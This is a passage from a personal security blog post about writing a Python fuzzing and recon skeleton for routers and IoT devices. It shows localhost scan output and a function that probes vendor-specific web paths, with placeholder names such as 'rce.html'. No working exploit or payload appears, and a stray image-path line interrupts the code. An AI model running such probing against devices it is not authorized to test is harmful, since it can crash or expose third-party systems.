-rw-r--r-- 1 admin admin 807 Feb 9 12:17 .profile
-rw-rw-r-- 1 admin admin 32 Feb 24 16:58 dated.123
-rw-r--r-- 1 admin admin 8980 Feb 9 12:17 examples.desktop
[+] ftp module - finished
```

So far - looks fine ;) Let's move forward to another port – HTTP. I decided to not focus on enumeration and grabbing any possible directory/file location (btw it could kill the router/IoT as well as *too-hard-nmap-scanning* (so yep, you'll have your *fuzzing scenario* but in the very same way you can crash the target box – be careful here or use your debugger to investigate/reverse the bugs) ;)). I decided to take a look only for the public resources (like Exploit-DB) to find some *poc(s)* for this-or-that appliance. For now we should be somewhere here:

```
c@u18:~/src/fuzz$ grep http logz/127.0.0.1.log | grep tcp
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
443/tcp open ssl/https syn-ack gws
c@u18:~/src/fuzz$
```

As you can see we have 2 'http related' ports opened. Let's prepare our script for that kind of scenarios[8].



Here we go...



## To Knowledge



Step-by-step:

```
c@u18: ~/src/fuzz
c@u18:~/src/fuzz$ ls -la
total 52
drwxrwxr-x 3 c c 4096 lut 25 01:12 .
drwxrwxr-x 5 c c 4096 lut 24 00:05 ..
-rwxrwxr-x 1 c c 541 lut 24 00:11 fw1.py
-rwxrwxr-x 1 c c 453 lut 24 11:38 fw2.py
-rwxrwxr-x 1 c c 827 lut 24 11:37 fw3.py
-rwxr-xr-x 1 c c 760 lut 24 11:44 fw4.py
-rw-r--r-- 1 c c 12288 lut 24 18:29 .fw4.py.swp
drwxrwxr-x 2 c c 4096 lut 25 01:12 logz
-rwxr-xr-x 1 c c 4477 lut 25 01:12 main_me.py
-rw-rw-r-- 1 c c 3 lut 25 01:09 tmp_ssl_ports.txt
c@u18:~/src/fuzz$ ls -la logz/
total 24
drwxrwxr-x 2 c c 4096 lut 25 01:12 .
drwxrwxr-x 3 c c 4096 lut 25 01:12 ..
-rw-rw-r-- 1 c c 1286 lut 25 01:05 127.0.0.100.log
-rw-rw-r-- 1 c c 1487 lut 24 23:52 127.0.0.1.log
-rw-rw-r-- 1 c c 3 lut 25 01:12 tmp_https
-rw-rw-r-- 1 c c 13 lut 25 01:12 tmp_ports
c@u18:~/src/fuzz$ cat logz/tmp_https
443c@u18:~/src/fuzz$
```

Let's jump here:

```
#####
def web_defined(target, port):

    # check default locations for default routers/iot
    dlink_paths = ['/index.cgi', '/full/path/disclosure.conf']
    tplink_paths = ['/index2.php', '/path2/rce.html']

    print '[+] in web_defined(%s:%s)' % (target, port)

    # init req to grab appliance name if there'll be any in www resp
    checkLink = 'http://' + target + ':' + port + '/'

    try:
        init_req = requests.get(checkLink, verify=False)
        init_resp = init_req.text


        if init_resp.find('dlink') != -1:
            print '[+] found dlink, checking...'
            for link in dlink_paths:
                checking = checkLink + link
                req = requests.get(checking, verify=False)
                resp2 = req.text

                print '[+] Found page, response below:'
                print resp2

    except requests.exceptions.ConnectionError as e:
        print e
        pass
```

I believe you got the idea. ;]

More:



That should be enough for a 'skeleton-poc'.

Remember to use it only for legal purposes. ;]

Cheers

## References

Below you'll find the list of links/resources I found interesting:

- 1 - <https://code610.blogspot.com/2021/02/code16-notes-magazine-05.html>
- 2 - <https://code610.blogspot.com/p/mini-arts.html>
- 3 - [https://youtu.be/hCHZVY\\_Fveo](https://youtu.be/hCHZVY_Fveo)
- 4 - <https://code610.blogspot.com/2021/01/crashing-activepresenter.html>
- 5 - <https://www.youtube.com/watch?v=hbTa5K5B2PE>
- 6 - <https://code610.blogspot.com/2019/05/lazy-enlil.html>
- 7 - <https://code610.blogspot.com/2019/06/few-more-quick-tests.html>
- 8 - <https://code610.blogspot.com/p/notes-magazine.html>

## Outro



Comments/questions – you'll know [how to find me](#).

Thank you. I appreciate it.

[Cheers](#)

